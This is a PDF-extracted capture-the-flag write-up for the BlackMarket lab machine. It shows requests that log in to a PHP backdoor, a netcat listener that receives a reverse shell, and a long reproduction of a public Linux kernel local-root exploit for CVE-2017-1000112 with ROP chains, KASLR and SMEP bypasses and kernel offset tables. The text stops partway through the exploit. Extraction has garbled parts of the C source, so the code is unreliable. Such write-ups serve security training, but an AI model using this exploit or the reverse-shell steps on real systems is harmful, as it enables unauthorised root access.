
Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80

Submit


The screenshot shows the desktop taskbar with the Mozilla Firefox icon visible among other application icons.

BlackMarket – Capture The Flag



```
POST /vworkshop/kgbbackdoor/backdoor.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.20/vworkshop/kgbbackdoor/backdoor.php
Cookie: PHPSESSID=ego7ilukpfccused3tori5nhi7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

pass=Hail1KG8
```



```
POST /vworkshop/kgbbackdoor/backdoor.php HTTP/1.1
Host: 10.0.2.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.20/vworkshop/kgbbackdoor/backdoor.php
Cookie: PHPSESSID=ego7ilukpfccused3tori5nhi7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

pass=Hail1KG8
```

BlackMarket – Capture The Flag

File manager

| Name | Size | Modify | Owner/Group | Permissions | Actions |
|---------------|-----------|---------------------|-------------|-------------|---------|
| [..] | dir | 2017-11-07 21:48:43 | root/root | drwxr-xr-x | R T |
| backdoor.php | 104.19 KB | 2017-11-08 22:17:08 | root/root | -rw-r--r-- | R T E D |
| backdoor1.php | 561 B | 2017-11-07 21:54:51 | root/root | -rw-r--r-- | R T E D |
| flag.txt | 21 B | 2017-11-12 19:17:27 | root/root | -rw-r--r-- | R T E D |
| PassPass.jpg | 196.38 KB | 2017-11-07 22:10:11 | root/root | -rw-r--r-- | R T E D |

Change dir: /var/www/html/vworkshop/kgbbackdoor/ >> Read file: >>

Make dir: (Not writable) >> Make file: (Not writable) >>

Execute: >> Upload file: (Not writable) >>

Browse... No file selected. >>

From the Backdoor page, the “flag.txt” is spotted. Before clicking “Network” and enter “4444” as port, open another terminal and run the following for listening the reverse shell at port 4444.

```
nc -lvp 4444
```

Parrot Terminal

```
[samiux@parrot] ~]$ nc -lvp 4444
listening on [any] 4444 ...
```

File Edit View Search Terminal Help

Bind port to /bin/sh [perl]
Port: 31337 >>
Back-connect [perl]
Server: 10.0.2.13 Port: 4444 >>


Change dir: /var/www/html/vworkshop/kgbbackdoor/ >> Read file: >>

Make dir: (Not writable) >> Make file: (Not writable) >>


Execute: >> Upload file: (Not writable) >>

Browse... No file selected. >>

BlackMarket – Capture The Flag



The reverse shell is obtained. Then display the “flag.txt”.



Flag 6 is got.

`flag6{Um9vdCB0aW1l}`

Base64 decode the Flag 6 :

Root time

Flag r00t

It is the final flag to obtain after rooting the box. According to the Backdoor page, the Linux kernel is 4.4.0-31. Doing some searches on Exploit-DB site and found the following :

<https://www.exploit-db.com/exploits/43418/>

The source code of 43418.c :

```
// A proof-of-concept local root exploit for CVE-2017-1000112.
// Includes KASLR and SMEP bypasses. No SMAP bypass.
// Tested on Ubuntu trusty 4.4.0-* and Ubuntu xenial 4-8-0-* kernels.
//
// EDB Note: Also included the work from ~ https://ricklarabee.blogspot.co.uk/2017/12/adapting-
// poc-for-cve-2017-1000112-to.html
//      Supports: Ubuntu Xenial (16.04) 4.4.0-81
//
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017
x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user)
groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking distro and kernel versions
// [.] kernel version '4.8.0-58-generic' detected
// [~] done, versions looks good
// [.] checking SMEP and SMAP
// [~] done, looks good
// [.] setting up namespace sandbox
// [~] done, namespace sandbox set up
// [.] KASLR bypass enabled, getting kernel addr
// [~] done, kernel text: ffffffae400000
// [.] commit_creds: ffffffae4a5d20
// [.] prepare_kernel_cred: ffffffae4a6110
// [.] SMEP bypass enabled, mmapping fake stack
```

```
// [~] done, fake stack mmapped
// [.] executing payload ffffffae40008d
// [~] done, should be root now
// [.] checking if we got root
// [+] got r00t ^_^
// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
// root:!17246:0:99999:7:::
// daemon:*:17212:0:99999:7:::
// bin:*:17212:0:99999:7:::
// sys:*:17212:0:99999:7:::
// ...
//
// EDB Note: Details ~ http://www.openwall.com/lists/oss-security/2017/08/13/1
//
// Andrey Konovalov <andreyknvl@gmail.com>

#define _GNU_SOURCE

#include <assert.h>
#include <errno.h>
#include <fcntl.h>
#include <sched.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <linux/socket.h>
#include <netinet/ip.h>
#include <sys/klog.h>
#include <sys/mman.h>
#include <sys/utsname.h>

#define ENABLE_KASLR_BYPASS           1
#define ENABLE_SMEP_BYPASS           1

// Will be overwritten if ENABLE_KASLR_BYPASS is enabled.
unsigned long KERNEL_BASE =          0xffffffff81000000ul;

// Will be overwritten by detect_versions().
int kernel = -1;
```

```

struct kernel_info {
    const char* distro;
    const char* version;
    uint64_t commit_creds;
    uint64_t prepare_kernel_cred;
    uint64_t xchg_eax_esp_ret;
    uint64_t pop_rdi_ret;
    uint64_t mov_dword_ptr_rdi_eax_ret;
    uint64_t mov_rax_cr4_ret;
    uint64_t neg_rax_ret;
    uint64_t pop_rcx_ret;
    uint64_t or_rax_rcx_ret;
    uint64_t xchg_eax_edi_ret;
    uint64_t mov_cr4_rdi_ret;
    uint64_t jmp_rcx;
};

struct kernel_info kernels[] = {
    { "trusty", "4.4.0-21-generic", 0x9d7a0, 0x9da80, 0x4520a, 0x30f75, 0x109957, 0x1a7a0,
      0x3d6b7a, 0x1cbfc, 0x76453, 0x49d4d, 0x61300, 0x1b91d },
    { "trusty", "4.4.0-22-generic", 0x9d7e0, 0x9dac0, 0x4521a, 0x28c19d, 0x1099b7, 0x1a7f0,
      0x3d781a, 0x1cc4c, 0x764b3, 0x49d5d, 0x61300, 0x48040 },
    { "trusty", "4.4.0-24-generic", 0x9d5f0, 0x9d8d0, 0x4516a, 0x1026cd, 0x107757, 0x1a810,
      0x3d7a9a, 0x1cc6c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
    { "trusty", "4.4.0-28-generic", 0x9d760, 0x9da40, 0x4516a, 0x3dc58f, 0x1079a7, 0x1a830,
      0x3d801a, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
    { "trusty", "4.4.0-31-generic", 0x9d760, 0x9da40, 0x4516a, 0x3e223f, 0x1079a7, 0x1a830,
      0x3ddcca, 0x1cc8c, 0x763b3, 0x49cbd, 0x612f0, 0x47fa0 },
    { "trusty", "4.4.0-34-generic", 0x9d760, 0x9da40, 0x4510a, 0x355689, 0x1079a7,
      0x1a830, 0x3ddd1a, 0x1cc8c, 0x763b3, 0x49c5d, 0x612f0, 0x47f40 },
    { "trusty", "4.4.0-36-generic", 0x9d770, 0x9da50, 0x4510a, 0x1eec9d, 0x107a47, 0x1a830,
      0x3de02a, 0x1cc8c, 0x763c3, 0x29595, 0x61300, 0x47f40 },
    { "trusty", "4.4.0-38-generic", 0x9d820, 0x9db00, 0x4510a, 0x598fd, 0x107af7, 0x1a820,
      0x3de8ca, 0x1cc7c, 0x76473, 0x49c5d, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-42-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d, 0x107b17, 0x1a820,
      0x3deb7a, 0x1cc7c, 0x76463, 0x49c5d, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-45-generic", 0x9d870, 0x9db50, 0x4510a, 0x5f13d, 0x107b17, 0x1a820,
      0x3debda, 0x1cc7c, 0x76463, 0x49c5d, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-47-generic", 0x9d940, 0x9dc20, 0x4511a, 0x171f8d, 0x107bd7, 0x1a820,
      0x3e241a, 0x1cc7c, 0x76463, 0x299f5, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-51-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c, 0x107c77, 0x1a820,
      0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-53-generic", 0x9d920, 0x9dc00, 0x4511a, 0x21f15c, 0x107c77, 0x1a820,
      0x3e280a, 0x1cc7c, 0x76463, 0x49c6d, 0x61300, 0x1a77b },
    { "trusty", "4.4.0-57-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x39401d, 0x1097d7, 0x1a820,
      0x3e527a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
    { "trusty", "4.4.0-59-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dbc4e, 0x1097d7, 0x1a820,
      0x3e527a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b }
};

```

```

0x3e571a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
  { "trusty", "4.4.0-62-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x3ea46f, 0x109837, 0x1a820,
0x3e5e5a, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
  { "trusty", "4.4.0-63-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
  { "trusty", "4.4.0-64-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
  { "trusty", "4.4.0-66-generic", 0x9ebe0, 0x9eec0, 0x4518a, 0x2e2e7d, 0x109847, 0x1a820,
0x3e61ba, 0x1cc7c, 0x77493, 0x49cdd, 0x62300, 0x1a77b },
  { "trusty", "4.4.0-67-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x12a9dc, 0x109887, 0x1a820,
0x3e67ba, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-70-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-71-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-72-generic", 0x9eb60, 0x9ee40, 0x4518a, 0xd61a2, 0x109887, 0x1a820,
0x3e63ca, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-75-generic", 0x9eb60, 0x9ee40, 0x4518a, 0x303cf, 0x1098a7, 0x1a820,
0x3e67ea, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-78-generic", 0x9eb70, 0x9ee50, 0x4518a, 0x30366d, 0x1098b7, 0x1a820,
0x3e710a, 0x1cc7c, 0x774c3, 0x49cdd, 0x62330, 0x1a77b },
  { "trusty", "4.4.0-79-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x3ebdcf, 0x1099a7, 0x1a830,
0x3e77ba, 0x1cc8c, 0x774e3, 0x49cdd, 0x62330, 0x1a78b },
  { "trusty", "4.4.0-81-generic", 0x9ebb0, 0x9ee90, 0x4518a, 0x2dc688, 0x1099a7, 0x1a830,
0x3e789a, 0x1cc8c, 0x774e3, 0x24487, 0x62330, 0x1a78b },
  { "trusty", "4.4.0-83-generic", 0x9ebc0, 0x9eea0, 0x451ca, 0x2dc6f5, 0x1099b7, 0x1a830,
0x3e78fa, 0x1cc8c, 0x77533, 0x49d1d, 0x62360, 0x1a78b },
  { "xenial", "4.8.0-34-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d, 0x119227, 0x1b230,
0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210, 0x49f80 },
  { "xenial", "4.8.0-36-generic", 0xa5d50, 0xa6140, 0x17d15, 0x6854d, 0x119227, 0x1b230,
0x4390da, 0x206c23, 0x7bcf3, 0x12c7f7, 0x64210, 0x49f80 },
  { "xenial", "4.8.0-39-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980, 0x1191f7, 0x1b170,
0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-41-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0xf3980, 0x1191f7, 0x1b170,
0x43996a, 0x2e8363, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-45-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935, 0x1191f7, 0x1b170,
0x43999a, 0x185493, 0x7bcf3, 0xdfc5, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-46-generic", 0xa5cf0, 0xa60e0, 0x17c55, 0x100935, 0x1191f7, 0x1b170,
0x43999a, 0x185493, 0x7bcf3, 0x12c7c7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-49-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x439bba, 0x102e33, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-52-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x43a0da, 0x63e843, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-54-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x301f2d, 0x119207, 0x1b170,
0x43a0da, 0x5ada3c, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-56-generic", 0xa5d00, 0xa60f0, 0x17c55, 0x39d50d, 0x119207,
0x1b170, 0x43a14a, 0x44d4a0, 0x7bd03, 0x12c7d7, 0x64210, 0x49f60 },
  { "xenial", "4.8.0-58-generic", 0xa5d20, 0xa6110, 0x17c55, 0xe56f5, 0x119227, 0x1b170,
}

```



```
// ***** SMEP bypass ****
uint64_t saved_esp;

// Unfortunately GCC does not support `__attribute__((naked))` on x86, which
// can be used to omit a function's prologue, so I had to use this weird
// wrapper hack as a workaround. Note: Clang does support it, which means it
// has better support of GCC attributes than GCC itself. Funny.
void wrapper() {
    asm volatile (
        payload:
            movq %%rbp, %%rax\n\
            movq $0xffffffff00000000, %%rdx\n\
            andq %%rdx, %%rax\n\
            movq %0, %%rdx\n\
            addq %%rdx, %%rax\n\
            movq %%rax, %%rsp\n\
            call get_root\n\
            ret
        " :: "m"(saved_esp) : );
}

void payload();

#define CHAIN_SAVE_ESP \
    *stack++ = POP_RDI_RET; \
    *stack++ = (uint64_t)&saved_esp; \
    *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define SMEP_MASK 0x100000

#define CHAIN_DISABLE_SMEP \
    *stack++ = MOV_RAX_CR4_RET; \
    *stack++ = NEG_RAX_RET; \
    *stack++ = POP_RCX_RET; \
    *stack++ = SMEP_MASK; \
    *stack++ = OR_RAX_RCX_RET; \
    *stack++ = NEG_RAX_RET; \
    *stack++ = XCHG_EAX_NEI_RET; \
    *stack++ = MOV_CR4_RDI_RET;

#define CHAIN JMP PAYLOAD \
    *stack++ = POP_RCX_RET; \
    *stack++ = (uint64_t)&payload; \
    *stack++ = JMP_RCX;

void mmap_stack() {
    uint64_t stack_aligned, stack_addr;
```

```

int page_size, stack_size, stack_offset;
uint64_t* stack;

page_size = getpagesize();

stack_aligned = (XCHG_EAX_ESP_RET & 0x00000000fffffff) & ~(page_size - 1);
stack_addr = stack_aligned - page_size * 4;
stack_size = page_size * 8;
stack_offset = XCHG_EAX_ESP_RET % page_size;

stack = mmap((void*)stack_addr, stack_size, PROT_READ | PROT_WRITE,
             MAP_FIXED | MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
if (stack == MAP_FAILED || stack != (void*)stack_addr) {
    perror("[-] mmap()");
    exit(EXIT_FAILURE);
}

stack = (uint64_t*)((char*)stack_aligned + stack_offset);

CHAIN_SAVE_ESP;
CHAIN_DISABLE_SMEP;
CHAIN JMP PAYLOAD;
}

// **** syslog KASLR bypass ****

#define SYSLOG_ACTION_READ_ALL 3
#define SYSLOG_ACTION_SIZE_BUFFER 10

void mmap_syslog(char** buffer, int* size) {
    *size = klogctl(SYSLOG_ACTION_SIZE_BUFFER, 0, 0);
    if (*size == -1) {
        perror("[-] klogctl(SYSLOG_ACTION_SIZE_BUFFER)");
        exit(EXIT_FAILURE);
    }

    *size = (*size / getpagesize() + 1) * getpagesize();
    *buffer = (char*)mmap(NULL, *size, PROT_READ | PROT_WRITE,
                          MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

    *size = klogctl(SYSLOG_ACTION_READ_ALL, &((*buffer)[0]), *size);
    if (*size == -1) {
        perror("[-] klogctl(SYSLOG_ACTION_READ_ALL)");
        exit(EXIT_FAILURE);
    }
}

unsigned long get_kernel_addr_trusty(char* buffer, int size) {

```

```

const char* needle1 = "Freeing unused";
char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
if (substr == NULL) {
    fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
    exit(EXIT_FAILURE);
}

int start = 0;
int end = 0;
for (end = start; substr[end] != '-'; end++);

const char* needle2 = "fffffff";
substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
if (substr == NULL) {
    fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
    exit(EXIT_FAILURE);
}

char* endptr = &substr[16];
unsigned long r = strtoul(&substr[0], &endptr, 16);

r &= 0xffffffff000000ul;

return r;
}

unsigned long get_kernel_addr_xenial(char* buffer, int size) {
    const char* needle1 = "Freeing unused";
    char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle1);
        exit(EXIT_FAILURE);
    }

    int start = 0;
    int end = 0;
    for (start = 0; substr[start] != '-'; start++);
    for (end = start; substr[end] != '\n'; end++);

    const char* needle2 = "fffffff";
    substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
    if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in syslog\n", needle2);
        exit(EXIT_FAILURE);
    }

    char* endptr = &substr[16];
    unsigned long r = strtoul(&substr[0], &endptr, 16);
}

```

```

r &= 0xffffffffffff00000ul;
r -= 0x1000000ul;

return r;
}

unsigned long get_kernel_addr() {
    char* syslog;
    int size;
